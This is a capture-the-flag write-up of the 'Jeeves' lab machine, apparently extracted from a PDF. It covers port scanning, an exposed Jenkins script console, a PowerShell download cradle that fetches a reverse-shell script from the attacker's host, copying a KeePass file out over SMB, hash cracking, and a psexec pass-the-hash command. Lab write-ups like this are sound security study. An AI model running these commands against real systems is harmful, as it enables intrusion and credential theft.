

Jeeves

Synopsis

Jeeves focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common,.

Skills

- Knowledge of Windows
- Knowledge of web fuzzing techniques
- Exploitation of Jenkins
- Windows defender evasion
- Pass-the-hash attack
- Usage of alternative data streams

Exploitation



As always we start with the nmap to check what services/ports are open

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Ask Jeeves
|_ http-methods:
|_   Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), FreeBSD 6.2-RELEASE (86%), Microsoft Windows 10 1511 (85%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows



Host script results:
|_ smb2-security-mode:
|_   311:
|_     Message signing enabled but not required
|_ clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
|_ smb2-time:
|_   date: 2023-06-20T08:47:56
|_   start_date: 2023-06-20T08:43:45
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 445/tcp)
```

We can see two ports open, 80/HTTP and 50000/HTTP
Opening port 80/HTTP gave us the following page

And opening 50000/HTTP



Launching dirb against port 80/HTTP didn't bring any results, yet against port 50000/HTTP found a directory /askjeeves

```
# dirb http://10.10.10.63:50000

_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Tue Jun 20 00:06:35 2023  
URL_BASE: http://10.10.10.63:50000/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4616  
  
—— Scanning URL: http://10.10.10.63:50000/ ——  
=> DIRECTORY: http://10.10.10.63:50000/askjeeves/  
■-> Testing: http://10.10.10.63:50000/ img
```

This directory gave us immediate access as an administrator to the jenkins

As an admin on the Jenkins, we can go to the console and put our malicious code that will be executed on the system

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example: `println(Jenkins.instance.pluginManager.plugins)`

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 println("whoami".execute().text)
```

Run

Result

jeeves\kohsuke

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:
`println(Jenkins.instance.pluginManager.plugins)`

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 println("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.8:8000/shell.ps1'))'.execute().text)
```

Run

Result

jeeves\kohlsuke

Page generated: Jun 20, 2023 7:38:17 AM EDT REST API Jenkins ver. 2.87

And we got a reverse shell

```
# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.63] 49677
Windows PowerShell running as user kohlsuke on JEEVES
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\.jenkins>
```

Now as a user on the system, we need to find a way to escalate our privileges to the administrator

Enumeration of directories and files, found the KDBX file (password management file)

```
Directory: C:\Users\kohsuke\Documents
```

<u>Mode</u>	<u>LastWriteTime</u>	<u>Length</u>	<u>Name</u>
a—	9/18/2017 1:43 PM	2846	CEH.kdbx

```
C:\Users\kohsuke\Documents>
```

Code	LastWriteTime		Length	Name
a	9/18/2017	1:43 PM	2846	CEH.kdbx

```
S C:\Users\kohsuke\Documents>
```

In order to transport this file into our attacker's machine, we mounted smb server using `impacket smbserver.py`

[illegible]

```
-a— 9/18/2017 1:43 PM 2846 CEH.kdbx

PS C:\Users\kohsuke\Documents> net use y: \\10.10.14.8\salmonella
PS C:\Users\kohsuke\Documents>

PS C:\Users\kohsuke\Documents> cd y:
PS C:\Users\kohsuke\Documents> cd : Cannot find drive. A drive with the name 'y' does not exist.
At line:1 char:1
+ cd y:
+ ~~~~
+ CategoryInfo          : ObjectNotFound: (y:String) [Set-Location], DriveNotFoundException
+ FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\Users\kohsuke\Documents> net use y: \\10.10.14.8\salmonells
The command completed successfully.

PS C:\Users\kohsuke\Documents> cd y:
PS y:\>
```

We successfully mounted our network share,so now we can copy kdbx file into our attacker's machine

```
(root@kali)-[/opt/impacket/examples]
# ls -al CEH*
-rwxr-xr-x 1 root root 2846 Nov  3  2017 CEH.kdbx
```

In order to open this file in keepass database, first we need a password which can be obtained in a hashed format from the file itself by using keepass2john

```
(root@kali)~[/opt/impacket/examples]
# keepass2john CEH.kdbx
CEH:$keepass$2+6000+0+1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d+3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091+393c
97beafdb8a820db9142aba94f03f6+b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff+cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db4
8
```

And we got a hash, now the only thing that remains is to crack this hash to get a plain text password, which we can use to access keepass database

```
# hashcat hash /usr/share/dirb/wordlists/common.txt -m 13400
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]



+ Device #1: pthread-penryn-intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Single-Hash
+ Single-Salt
```

After a while we cracked the hash and accessed the keepass database

In the database we found multiple credentials, including NTLM hash of the administrator user, that was used to perform a pass-the-hash attack and get administrator access on the system

```
-# python psexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb85796c24235ff238cbe01fe00' -dc-ip 10.10.10.63 \Administrator@10.10.10.63
